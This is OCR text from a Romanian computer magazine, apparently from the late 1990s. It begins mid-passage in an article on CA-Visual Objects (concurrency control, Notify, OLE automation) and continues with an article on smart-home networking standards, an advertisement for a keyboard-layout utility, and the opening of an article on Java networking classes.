este vorba de un calculator singuratic. Ca urmare, se pune accent pe serviciile privind modul de lucru concurent. Pentru preîntâmpinarea greutăţilor, fereastra de date din CA-Visual Objects oferă nişte mecanisme predefinite de control al concurenţei. De menţionat, că, dacă programatorul nu este mulţumit cu nici una din funcţionările predefinite, este liber să-şi implementeze - folosind de mecanismul Notify prezentat în următoarele - propria metodă de control.

CCNone. Serverul de date nu asigură de la sine nici un serviciu de lock-ink.

CCOptimistic. Blocările nu sunt permanente. Înainte de a aplica o modificare, articolul este recitit şi, dacă este identic cu imaginea păstrată în memorie, se blochează şi se aplică modificările. Dacă sunt diferenţe, se raportează eroare şi noile valori se propagă către fereastra de date.

CCStable. Articolul curent vizualizat (în mod BrowseView rândul curent) este blocat în mod continuu.

CCRepeatable. Toate articolele care au fost odată vizualizate se menţin în stare blocată. Astfel, se asigură ca la o nouă vizualizare datele sunt nemodificate.

CCFile. Toate aticolele serverului, din selecţia curentă, sunt blocate. Acesta nu este util în general pentru fişiere întregi, pentru că este echivalent cu un FileLock, dar se recomandă folosirea ei pentru servere legate prin relaţia SetSelectiveRelation (vezi subferestre de date).

11. Mecanismul Notify. Cum am mai discutat, relaţia client-server este o relaţie 1 la n, adică unui server de date i se pot ataşşa mai multe ferestre de date, sau clienţi. În fiecare fereastră se vizualizează un subset de câmpuri al aceloraşi articole. O modificare a stării serverului trebuie să se reflecte la nivelul fiecărui client în parte. În acest scop, clienţii serverului trebuie cumva anunţaţi asupra modificării (sau tentativei de modificare).

Clienţii unui server de date pot fi înregistraţi şi de-înregistraţi, fără nici o restricţie. Singura condiţie, ca un obiect să fie recunoscut ca şi client, este ca acesta să aibă definită metoda Notify().

Declanşarea unui eveniment atrage după sine trimiterea unui mesaj către fiecare client în parte. Metoda Notify() al obiectelor client este invocată cu un parametru care specifică natura evenimentului. (De exemplu, FieldChange, IntentToMove, RecordChange, GoTop, FileChange, RelationChange, ...). Folosind faptul că obiectul client nu trebuie să fie o specie anumită de fereastră, dar trebuie să dispună de o metodă Notify(), se pot formula soluţii extrem de elegante la cele mai diverse probleme. (Vezi, de exemplu, tema unui alt articol, despre ComboBox-uri conectate on-line la acelaşi server de date...)

12. HyperLabel. În filozofia CA-Visual Objects, majoritatea claselor, chiar dacă nu se impune, se permite folosirea unui sistem evoluat de etichetare. Obiectul *HyperLabel,* ataşat unui alt obiect, conţine informaţii despre obiectul gazdă. Astfel, se păstrează numele, numele ca simbol (*NameSym*), eticheta (*Caption*), descrierea (*Description*) şi contextul pentru WinHelp (*HelpContext*) ale obiectului.

Această etichetare are rol multiplu. Pe de o parte joacă rol la vizualizarea unui control de date (eticheta se afişează în faţa controlului, descrierea pe linia de stare, iar contextul serveşte la identificarea paginii de Help), sau la controale de comandă numele/numele simbolic din HyperLabel determină numele evenimentului. Schimbând, de exemplu, în mod dinamic numele unui PushButon, se generează automat alt eveniment la apăsarea acestui buton.

13. Send(). Este posibilă trimiterea unui mesaj într-un mod indirect, folosind funcţia Send(). Sintaxa la apel a funcţiei este următoarea:

```
Send([<oObject>], <symMethod>,
[<MethodArgList>]) ---> uValue.
```

Treaba devine interesantă în momentul în care programatorul conştientizează că numele metodei de invocat nu trebuie cunoscut în momentul compilării. Mai mult, numele simbolic al metodei de invocat se poate „compune din mers". De menţionat că, folosind funcţia IsMethod() se poate interoga obiectul în cauză, indiferent dacă are sau nu definită metoda cu numele specificat. Ca să fie şi mai elegant, folosind două funcţii similare se pot interoga/adresa chiar şi metodele unei super-clase.

14. Obiecte şi controale OLE. După cum am mai spus, sistemul este compatibil OLE 2.0 şi suportă, pe lângă încuibarea obiectelor, şi înserarea în ferestre a controalelor OLE - numite controale OCX. Comportamentul lor, în contextul celor ce urmează, este acelaşi, deci nu vor fi tratate separat.


Încuibarea controalelor OCX se poate face on-the-fly; ca sistemul să poată să gestioneze asemenea obiecte, este necesar ca acesta să fie capabil să interogheze interfaţa lor: metodele, modul de apel al metodelor, variabilele de instanţă. Din momentul în care aplicaţia dispune de această interfaţă, ea poate lucra cu obiectele respective ca şi cu obiecte proprii.

Aplicaţia standard este capabilă să insereze, în câmpurile de tip OLE ale fişierelor, date obiecte OLE, fie folosind direct metodele specifice containerelor OLE, fie folosind dialogurile standard de Insert-, respectiv Paste OLE Object.

15. OLE Automation Server. Unul din mecanismele OLE 2.0 se materializează în definirea unui protocol de interogare a macro-limbajului, prin care o aplicaţie poate fi programată din exterior. (OLE Automation standardizează doar protocolul de interogarea macro-limbajului, şi nu macro-limbajul în sine!)

Următoarea secvenţă de cod foloseşte programul Word pentru a demonstra lansarea unui *Automation Server.* Deoarece serverul se rulează în spate, invizibil, doar fereastra HelpAbout modificată se va vizualiza.

```
FUNCTION Start()
LOCAL oAuto AS OLEAutoObject
oAuto:=OLEAutoObject("word.basic")
oAuto:HelpAbout(;
  "CA Word Version 2000 for VO",;
// AppName
  "Copyright 1700-2001",;          //
AppCopyright
  "CA-Visual Objects 2.0",;        //
AppUserName
  "OLE Sample",;                   //
AppOrganization
  "ABCDEFG";                       //
AppSerialNumber)
```



Dezavantajul metodei configurării la

runtime este că programatorul trebuie să cunoască, în momentul scrierii codului interfaţa serverului (în acest caz existenţa metodei HelpAbout şi sintaxa apelului), care se va conecta doar în timpul rulării aplicaţiei. Avantajul este, evident, flexibilitatea obţinută.

Automatizări - Mediul de Dezvoltare Vizual

Din punctul de vedere al productivităţii, joacă un rol deosebit de important prezenţa uneltelor de dezvoltare vizuale (evident din categoria WYSIWYG evoluate...) şi a generatoarelor de cod automate. De importanţă similară sunt şi uneltele care servesc la extinderea mediului de dezvoltare. Bineînţeles, nu putem găsi perfecţiunea în nici un generator de cod (cu excepţia celor umane...), dar se poate pretinde un nivel oarecare, calitativ, de la medii de dezvoltare puţin mai serioase.

16. Funcţia Import - Servere de Date. Atât editorul DBServer, cât şi editorul SQL Server construiesc clasa specifică sursei de date. Clasa nouă moşteneşte toate proprietăţile clasei server, dar, în plus, dispune de variabilele de instanţă, de metodele acces şi assign pentru fiecare câmp de date în parte.

Rezultatul funcţional obţinut este echivalent cu ceea ce se obţine la auto-configurare în momentul executării, dar intern este total diferit. În timp ce la auto-configurare structura sursei se reflectă într-o structură virtuală, clasa generată de editor prin specializare reflectă fizic structura sursei.

Avantajul generării claselor, în timpul compilării, se simte nu numai la viteza de execuţie, dar şi la posibilitatea verificării corectitudinii codului - din punctul de vedere al existenţei şi proprietăţilor câmpurilor de date.

Evident, cele descrise pentru un DBServer sunt total valabile şi pentru familia de clase specifice surselor de date SQL.

17. AutoLayout - Editorul de Ferestre. Nu se pot închipui aplicaţii economice care să prelucreze date sub o formă sau alta, dar să nu afişeze rezultate pe ecran. Afişarea datelor fără ferestre de date se face doar în situaţii mai rare. Ca urmare, se poate afirma că nu există aplicaţie la dezvoltarea căreia să nu se folosească editorul de ferestre.

Folosind funcţia *AutoLayout* a editorului, este posibil să se specifice serverul de date la care se va conecta fereastra. Ca urmare a comenzii, se vor genera, în mod automat, pe lângă un design vizual, şi entităţile de resurse, controalele de date, precum şi codul pentru gestionarea controalelor de pe fereastră corespunzătoare câmpurilor serverului.

Editorul permite modificarea manuală, în mod independent, a celor două moduri de vizualizare - FormView şi BrowseView; deci, design-urile generate automat servesc drept punct de pornire pentru programator. Bineînţeles, pentru a păstra independenţa totală a codului generat, în mod automat şi a codului scris manual, trebuie să se respecte anumite reguli de joc - dar acestea nu sunt importante în acest moment.

18. Generatorul de Meniuri. Majoritatea aplicaţiilor oferă un set comun de comenzi meniu. Acestea se oferă sub forma unor meniuri standard predefinite, care, opţional, pot fi adăugate la meniul editat. (Aceste elemente opţionale sunt File, Edit, View, Window şi Help).

Dat fiind faptul că meniurile standard generează evenimente standard, multe comenzi din meniu au metodele corespondente deja definite la nivelul ferestrei shell sau a ferestrelor de date. (De exemplu, FileOpen, FileClose, FileExit, GoTop, SkipPrevious, SkipNext, GoBottom, FormView, BrowseView, Help).

Cum s-a mai spus în paragrafele anterioare, structura ferestrei de date, în esenţă, dublează structura serverului de date ataşat. Astfel se explică prezenţa de exemplu a metodelor de navigare în baza de date (Skip~, Go~).

19. Generator de Clase - Controale OCX. Pentru a insera Controale OCX în ferestrele aplicaţiei se pot folosi de mecanismele runtime descrise mai înainte, sau se poate folosi generatorul de clase specializat la clasele OCX, care dau naştere la clasele specifice şi metodele de interfaţare a controlului OCX. Astfel, se obţine o interfaţă conform standardelor CA-Visual Objects.

20. Generatoare de Clase - OLE Automatin Server Generator. Cum s-a mai discutat, OLE Automation nu reprezintă un standard de comunicare inter-aplicaţii, doar (sau poate mai mult prin aceasta?) un standard de interogare a interfeţei unei aplicaţii zise compatibil OLE Automation. Prin interogare, folosind macro-limbajul de programare al aplicaţiei, sistemul obţine informaţiile necesare, pentru a genera proprietăţile şi metodele claselor specifice care asigură o interfaţare în stil VO a aplicaţiei.

Rezultatul generării va fi o clasă - sau mai multe clase - prin care aplicaţia străină poate fi controlată, conform sintaxei şi semanticii limbajului CA-Visual Objects. Eleganţa constă în generarea acestei interfeţe

Într-un viitor articol, se vor analiza aceste mecanisme automate, pe rând, exemplificând eleganţa limbajului, şi utilitatea automatizărilor - prin exemple de cod concrete. ■

István László este general manager la Networks ltd. Oradea şi poate fi contactat la istvan@lego.soroscj.ro.



Locuințe inteligente conectate la Internet

În curând aparatele de uz casnic din casele dumneavoastră vor putea fi conectate între ele și chiar la Internet. Aceasta pare a fi locuința inteligentă a viitorului, iar acest viitor nu e departe.

De Peter Corcoran

Locuința inteligentă a fost multă vreme un vis al domeniului SF, amplificat de imagini din filme ca 2001: O odisee a spațiului . Dar anul 2001 se apropie, iar locuințele noastre încă nu prea dau semne de inteligență... Sau nu e așa?

În realitate, aparatele moderne individuale cum ar fi televizorul, cuptorul cu microunde și sistemele de alarmă deja conțin un microprocesor (sau unitate centrală de prelucrare, CPU) , la fel ca și celeca receptoarele radio, telefoanele mobile și majoritatea ceasurilor. Și cu toate că fiecare dintre aparate este programat pentru un obiectiv specific, ele sunt capabile să conlucreze în beneficiul consumatorului. Iată esența conceptului de locuința inteligentă.

În cazul în care toate aceste mici „inteligențe" ar putea comunica între ele prin intermediul unei rețele și ar lua decizii în comun, locuințele dumneavoastră ar deveni dintr-o dată mai deștepte. O metodă simplă ar fi interconectarea acestor aparate folosind rețeaua electrică a locuinței (unde majoritatea aparatelor sunt deja legate).

Desigur, anumite automatizări domestice au fost posibile încă de la începutul erei computerului. Aceasta însemna, pentru cei ce își puteau permite, instalarea unui computer dedicat special acestui scop, sau o altă formă de inteligență centralizată conectată prin intermediul cablurilor la diferiți senzori și întrerupătoare dispersați în întreaga locuință. Dar necesitatea unui hardware specializat precum și a unor instalatori experimentați a făcut ca aplicarea acestor genuri de automatizări să fie dificilă și costisitore. În plus, controllerul central ar putea fi suprasolicitat iar căderea sa ar atrage după sine căderea întregului sistem.

Astăzi, în majoritatea locuințelor avem o formă de inteligență distribuită, ca și cum am avea câte un PC pe fiecare masă, în loc să avem un singur mainframe care să coordoneze toate aparatele. Astfel, procesorul din alarmă se preocupă de securitate, în timp ce termostatul controlează încălzirea și aerul condiționat. Fiecare aparat funcționează eficient și este invulnerabil la defecțiunea celuilalt, dar dezavantajul constă în faptul că nici unul dintre aparate nu are acces la informațiile, resursele altora.

În cazul în care aparatele ar fi interconectate între ele cu ajutorul unei rețele, ele ar putea funcționa independent, dar ar putea să comunice și să-și împartă resursele. De exemplu, una dintre „resursele" sistemului de securitate ar putea fi un detector de mișcare situat într-una din camerele locuinței. Când este detectată o mișcare, controllerul sistemului de securitate verifică dacă alarma este activată, iar în caz afirmativ, declanșează alarma.

Dar dacă sistemul de securitate face parte din rețeaua locuinței, acestuia îi poate fi atașată o simplă interfață, care în momentul detectării unei mișcări trimite un semnal de activare. Comutatorul de lumină (făcând parte și el din rețea) din camera unde s-a detectat mișcarea, primește acest semnal și va răspunde prin aprinderea luminii. Un termostat inclus în rețea va porni încălzirea și va trage draperia în momentul în care ați intrat în cameră. În acest mod rețeaua din locuință poate folosi o resursă partajată, în acest caz aparținând detectorului de mișcare.

În zilele noastre, producătorii lucrează la crearea unor componente inteligente care să poată fi conectate automat la o astfel de rețea (plug&play). Aceste produse de larg consum nu ar necesita programare prealabilă: ajunge doar să fie conectate și devin părți ale rețelei din locuința inteligentă.

Locuință pe rețea

În același mod în care electricitatea a transformat gramofonul în hi-fi, cutiile cu gheață în frigidere și felinarele în becuri, Internetul va revoluționa echipamentele de larg consum, de la computere și televizoare până la aparatele din bucătărie și automobile.

Nicholas Negroponte, celebrul guru de la MIT, apreciază că până în anul 2000 „populația" Internetului va atinge cifra de un miliard, începând cu utilizatorii de computere și ajungând până la consumatorii obișnuiți. Dar pentru a-i atrage pe aceștia din urmă, Internetul va trebui să fie accesibil aparatelor cu care aceștia sunt obișnuiți.

Însă aparatele casnice, spre deosebire de calculatoarele personale, sunt în general specializate pentru îndeplinirea unui singur scop, sunt ieftine și ușor de folosit. Unii speculează că această nepotrivire ar putea fi rezolvată cu ajutorul unui dispozitiv hibrid, un fel de calculator de rețea ieftin sau un aparat de informare, cu ajutorul căruia s-ar reduce diferența existentă între computere și aparatele de uz casnic.

Un astfel de dispozitiv ar putea fi o îmbunătățire importantă la produsele electronice din locuință, dar crearea acestui nou gen de produs și acceptarea lui de către consumatori se pare că va fi un proces prea lent ca să țină pasul cu expansiunea Internetului.

Ca alternativă, am putea conecta aparatele casnice la Internet! La urma urmei televizoarele, telefoanele, automobilele, chiar și aparatele din bucătărie, conțin deja multe dintre componentele necesare pentru conectivitate la rețea, în special microprocesoare și memorie. Conform firmei Motorola Semiconductor, noile automobile de vârf ale prezentului conțin până la 500 cipuri.

Imaginați-vă o lume în care toate aparatele din locuința dumneavoastră interacționează pentru a vă oferi serviciile și informații-

Rețele casnice - încotro?

Companiile de telecomunicații, furnizorii de programe TV prin cablu și firme prestatoare de servicii publice deja investesc în infrastructura de comunicații necesară. Fiecare producător prevede o mare șansă pentru produse și servicii noi livrate direct în locuința inteligentă a viitorului apropiat: orice, începând de la filme la cererea clientului până la cumpărăturile interactive.

Dar produsele generației următoare trebuie să fie capabile să interacționeze cu produsele de la diferiți fabricanți și chiar cu produsele altor industrii. Acest lucru implică un standard acceptat. Pe piața curentă există câteva tehnologii concurente pentru controlul rețelelor din locuință (sau „rețele locale domestice").

Prima a fost X-10 system. Dezvoltată în anii '70 de firma scoțiană Pico Electronics, era primul modul comercial care putea controla iluminarea și aparatele de uz casnic prin intermediul rețelei de curent electric. Folosind ca purtător tensiunea de 60 (sau 50) Hz, această abordare implica emiterea unui impuls de 120 KHz atunci când tensiunea trecea prin zero; un impuls echivala cu cifra '1' iar absența lui cu cifra '0'. Fiecare unitate putea fi identificată individual, iar comenzile simple cuprindeau ON, OFF, DIM, BRIGHT și ALL UNITS OFF. Pentru a trimite un semnal ce conținea atât adresa cât și comanda erau necesare 0.8 secunde într-un mediu de 60 Hz.

Azi, X-10 este un standard și un producător. Acesta susține că sistemul a fost instalat în peste 4 milioane de locuințe iar produsele firmei (cum ar fi întrerupătoare de lumină, sisteme de telecomandă și de securitate) sunt comercializate de firme ca Radio Shack și Honeywell.

Tehnologia X-10 nu este scumpă, iar prețul de vânzare al telecomenzilor pornește de la circa 15 dolari. Însă comunicațiile sunt unidirecționale, iar X-10 nu sprijină comunicațiile prin cablu torsadat (UTP), cablu coaxial, unde infraroșii, frecvențe radio și fibre optice. Astfel că, în 1987, NAHB (National Association of Home Builders) din Statele Unite a dezvoltat un concept pentru controlul locuinței, care a evoluat într-o afacere comercială, numită Smart House (tehnologia este acum proprietatea lui Amp Incorporated și Molex Incorporated). Acest standard acoperea inițial inteligența centralizată precum și noile elemente de hardware și cablaj pentru locuințe noi. Mai nou, Smart House lucrează atât cu CEBus, cât și cu LonWorks (vezi mai jos) la crearea de hardware și componente pentru locuințele existente. Tehnologia Smart House este foarte proprietară și orientată către dealeri, instalarea și întreținerea necesită personal calificat și unelte speciale, astfel încât multe companii și-au pierdut interesul în ea.

Între timp, în 1984, EIA (Electronics Industry Association) a constatat necesitatea existenței unui standard mai simplu decât X-10. Inginerii reprezentând companiile membre ale EIA au creat CEBus (Consumer Electronic Bus standard), lansat pe piața mondială în 1992. În esență, CEBus definește protocoale ce facilitează comunicarea între produsele electronice prin cabluri de alimentare, UTP, cabluri coaxiale, unde infraroșii, frecvențe radio și fibre optice. Oricine, de oriunde, are acces la aceste specificații și crea produse care satisfac standardul CEBus. Acest standard se referă și la elemente cum ar fi modulațiile cu spectru larg prin cablurile de curent electric (adică: se începe modularea pe o anumită frecvență iar pe parcursul ciclului de modulare frecvența se schimbă. Pentru detalii tehnice consultați <http://www .cebus.org>).

Adresele dispozitivelor sunt setate hardware de către fabricanți, existând 4 miliarde de posibilități. Standardul mai oferă un limbaj prin care se pot defini controale orientate-obiect cuprinzând comenzi ca înainte, înapoi, pauză și scăderea - creșterea temperaturii cu un grad. Actualmente, elementele de comunicație (hardul, limbajul și protocolul) constau dintr-un set de cipuri produse și comercializate de Intellon Corp. din Florida (<http://www.intellon.com>).

Marca înregistrată CEBus este deținută de EIA iar cercetările sunt supravegheate de CIC (CEBus Industry Council), o organizație nonprofit printre membrii căreia se numără Microsoft, IBM, AT&T Bell Labs etc. Oricine poate deveni membru al acestei organizații, plătind o taxă anuală și îndeplinind anumite cerințe prealabil stabilite.

Nu există restricții în privința folosirii standardului CEBus, dar CIC dezvoltă un laborator de testare ce va fi întreținut din sumele încasate pentru testarea compatibilității produselor cu standardul CEBus. Producătorii sunt încurajați să folosească laboratorul pentru a testa conformitatea la standard și performanța produselor într-un mediu de rețea domestică. Dacă obține atestarea, producătorul plătește o taxă și primește licența pentru folosirea siglei CEBus.

Lon Works, un alt standard, a fost propus de Echelon Corporation, o companie privată fondată în 1990 de Mike Markkula, unul dintre fondatorii lui Apple Computers. La baza acestui standard stă un 'Neuron chip', care cuprinde toate elementele de comunicație (hardul și protocoalele) necesare pentru ca produsele să poată comunica în rețea. Cipul Neuron este fabricat sub licență de către Motorola și Toshiba, poate fi instalat în orice aparat electrocasnic și comunică cabluri de alimentare, cabluri torsadate, cabluri coaxiale, unde infraroșii, frecvențe radio și fibre optice. Echelon vinde componente Lon Works, cum ar fi transceivere, module, routere și mediul de dezvoltare pentru chipul Neuron. Ca și la CEBus, transmisiunile din Lon Works se bazează pe pachete de date cu lungime variabilă (pentru detalii vezi <http://www.echelon.com>).

le de care aveți nevoie, când aveți nevoie... frigiderul simte golirea cutiei de lapte și înștiințează magazinul local să adauge lapte la lista alimentelor livrate zilnic, în timp ce prăjitorul de pâine vă anunță prin interfonul locuinței că pâinea dumneavoastră... s-a ars?

Dintr-o dată, o largă varietate de produse și servicii noi sunt disponibile pentru oricine posedă o rețea electrică în locuință și o linie telefonică prin care să conecteze locuința la Internet. Promisiunea supremă a legării în rețea a aparatelor noastre casnice nu este creșterea utilității acestora, ci o creștere a calității vieții noastre.

În momentul de față tindem să personalizăm fiecare produs sau serviciu utilizat: numele din agendă, numere de telefon rapid accesibile, posturi setate în memoria radioului, poziția scaunelor din automobil, ziarele la care ne abonăm, semnele de carte din navigatorul nostru Web.

Aceste preferințe reflectă cine suntem iar posibilitatea de a le alege contează pentru noi, ca indivizi și consumatori. Aparatele casnice ale zilelor noastre funcționează independent, sunt personalizate manual și au o accesibilitate limitată. Dar aparatele viitorului, legate la Internet, vor conlucra între ele, vor fi personalizate în mod automat și vor avea o accesibilitate globală.

Deja se conturează alianțe printre marii producători de electronică de larg consum, acoperind diferite sisteme electronice aplicate în locuințe, jocuri, echipamente de rețea și telefoane. În curând aceste parteneriate vor fabrica produsele de larg consum care vor defini stilul de viață al secolului următor.

Abia atunci vom putea spune ca locuința inteligentă se află chiar după colț...atribuțiile zilnice din locuință vor fi automatizate pe măsură ce aparatele casnice vor deveni suport pentru o gamă largă de servicii extinse. Prăjitorul de pâine al zilei de mâine va „ști" cum să prăjească fiecare tip de pâine, se va informa de la ceasul deșteptător când să înceapă prăjirea pâinii iar senzorul său termic poate prelua și funcția de alarmă la incendiu în bucătărie! Dacă un simplu prăjitor de pâine va putea să facă toate acestea, ce vor putea face alte aparate? ■

Dr. Peter Corcoran este profesor de electronică și calculatoare la UCG.Poate fi contactat prin e-mail la adresa: **pcor@eek.ucg.ie**

Economisește-ți banii !

Furnizorii încearcă influențarea obiceiurilor legate de consumul de energie ale beneficiarilor prin programe gen DMS (demand-side-management). De exemplu, furnizorii de energie electrică au de a face periodic, în orele de vârf, cu un consum de energie care le solicită capacitatea de producție aproape la maxim. În majoritatea cazurilor, aceste cerințe de energie ar putea fi satisfăcute dacă beneficiarii și-ar decupla de la rețeaua electrică unele aparate neesențiale pe durata orelor de vârf.

O soluție ar fi practicarea unor prețuri de energie diferențiate în funcție de perioada de consum, astfel că la începutul perioadelor de vârf furnizorul trimite un semnal electronic rețelei locuinței comunicând că „prețul energiei urmează să crească". După acest semnal, conform instrucțiunilor predefinite de locatari, activitățile neesențiale consumatoare de energie pot fi sistate până la restabilirea prețului scăzut al energiei electrice.

Europa inteligentă

Iată câteva dintre proiectele bazate pe CEBus, dezvoltate în Europa de firma norvegiană IT & Process:

- un sistem de administrare pentru restaurante folosind contoare electrice cuplate la senzori de temperatură, termostate CEBus, etc., monitorizând folosirea energiei, securitatea, iluminarea și aparaturile.
- o rețea spitalicească, care ar oferi pacienților un acces rapid la personal, ar controla iluminarea, securitatea și administrarea energiei, etc.
- un sistem de evacuare și salvare pentru hoteluri: acesta va trimite mesaje către camere, indicând cele mai bune măsuri de luat în caz de urgență și va furniza informații vitale echipelor de intervenție.

Treabă bună la UCG

În curând consumatorii vor avea acces la nenumărate surse de informații rapide de pe Internet prin modemuri ultrarapide și prin TV-cablu. Aceste semnale vor fi direcționate la TV prin intermediul unor așa-numite „set-top-boxes", care conectează televizorul obișnuit la Internet.

Cu toate că tehnologia rețelelor domestice, sau soluțiile „Home Bus", pot controla semnale TV și video prin cabluri coaxiale sau chiar prin fibre optice, în funcție de standardul folosit, încă nu există posibilitatea administrării Home-Bus-ului din afara locuinței. (De fapt, unul dintre avantajele Home-Bus-ului este tehnologia de rețea locală pe care se bazează – o abordare ieftină și ușor de folosit care se potrivește foarte bine produselor de larg consum).

În orice caz, dacă multiple informații externe sunt direcționate pe același aparat din locuință, cum ar fi televizorul, pot apărea coliziuni de date în interiorul locuinței. Prin controlarea Home-Bus-ului, folosind o 'punte Internet', cercetătorii departamentului de inginerie electronică a UCG caută metode de rezolvare a afluenței de informații din locuință pentru a evita haosul de pe rețea.

Echipa de la UCG a lucrat la proiecte legate de Home-Bus timp de cinci ani, inclusiv la probleme legate de accesarea rețelei locuinței prin Internet (vezi situl web al echipei <http://www.cebus.ucg.ie>) și a fost distinsă recent cu premiul Forbairt Strategic Research Grant. Anul trecut în iunie, la International Conference on Consumer Electronics din Chicago, echipa a demonstrat primul acces intercontinental la o rețea CEBus.

HES casa electronică Siemens

Siemens HES (Home Electronic System) este sistemul electronic de administrare a casei dumneavoastră cu care puteți controla, regla și administra toate funcțiile aparatelor electrice din casă, în mod fiabil. Pentru acest lucru aveți nevoie de o rețea internă în casa dumneavoastră, rețea care interconectează aparatura electrocasnică, sistemul de iluminat, sistemul de încălzire și ventilație și urmărirea luminii și temperaturii din casă și din exterior, controlul valvelor de la robinetele de apă, sistemele de acces și securitate din casă prin instalația electrică realizată conform magistralei standard european Instabus EIB. Standardul este relativ vechi, de la începutul anilor '90 și aplicațiile deja răspândite în Comunitatea Europeană, dar și în alte țări. Asociația EIBA (http://www.eib.be) reunește principalii producători, liderii domeniului de Home and Building Automation și Electrical Installation.

Siemens este un membru marcant al asociației. Această firmă oferă o soluție completă, elementul central de la HES fiind Home Assistant. Acesta este un calculator PC multifuncțional, cu ecran de comandă prin atingere și care poate exista într-unul sau mai multe puncte de control din casă. Evident HES oferă și facilități de acces de pe linie telefonică, ISDN, TV cablu și interfețe pentru aplicații telematice. Softul de lucru cu HES și aplicațiile incluse rulează pe sistemul de operare standard. Interfața aplicațiilor este o interfață grafică și are simboluri intuitive care permit lucrul cu sistemul prin simpla atingere a lor pe ecran. Este posibilă astfel interacțiunea cu HES pentru controlul tuturor funcțiilor, accesul la instrucțiunile de operare sau apelul la furnizori externi de servicii.

Aplicațiile obișnuite sunt cele de control al cuptorului pentru gătit, mașinii de spălat vase sau rufe, frigiderului, al iluminatului, consumului de energie (sobe, climă), instalației de securitate și controlul sistemelor de comunicație de la TV la telefon sau turn Hi-FI.

Soluția standard european respectată și de echipamentele Siemens este cea cu instabus EIB. Toată instalația electrică trebuie realizată conform standardului, iar magistrala de comandă este de fapt o linie serială instalată în paralel cu liniile rețelei de alimentare. Magistrala poate fi sub formă de segment, stea sau arbore. Echipamentele de sesizare și acționare, cât și echipamentele de cuplare a acestora sunt conform standardului menționat. De fapt, echipamentele de pe bus au procesor și memorie și dispun de interfețe standard, fiind astfel posibilă distribuirea inteligenței (programului de aplicație) și conlucrarea între aceste echipamente conform protocolului specificat de standard.


Informații suplimentare despre clădiri inteligente Siemens puteți obține de la Darvas István, Siemens: **bondar@sbs.de.** ■

Darvas Attila este redactor la BYTE România, poate fi contactat prin e-mail la adresa: **adarvas@agora.ro**

Add-on
Designed for MICROSOFT® WINDOWS'95

HotSoft KeyMap & Fonts

VERSIUNEA 2



KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0 pentru Win95

împreună cu peste 180 de fonturi

Disponibile din 15 sept. 1996

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .. din data de, pentru o licență a acestuia.
(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .. Funcția:
Firma: .. Adresa: ..
Cod poștal/Localitate: .. Telefon/Fax:
Data .. Semnătura

Clasele java.net.*

Şi în Java se comunică, nu-i aşa?

De Pelin Nicoleta-Corina şi Pelin Cristian-Florentin

Limbajul Java a revoluţionat modul de gândire a paginilor Web. Paginile de Internet devin din ce în ce mai complexe, mai atractive, cu un grad ridicat de interactivitate. Un domeniu incitant pe care acest limbaj îl abordează cu maturitate îl reprezintă comunicaţia între calculatoare. Prezentul articol îşi propune să studieze clasele care se ocupă de acest subiect.

Definiţii

URL prescurtare pentru Uniform Reference Locator, este o referinţă către un obiect pe World Wide Web. Aceasta referinţă nu mai poate fi schimbată din momentul în care a fost creată. Funcţiile care implementează acest concept în Java se găsesc în java.net.URL.

Socketul reprezintă o „mufa" prin care 2 calculatoare pot schimba date.

Adresa internet sau IP este adresa fiecărui utilizator conectat la Internet. Acest tip de date este implementat în clasa java.net.InetAddress.

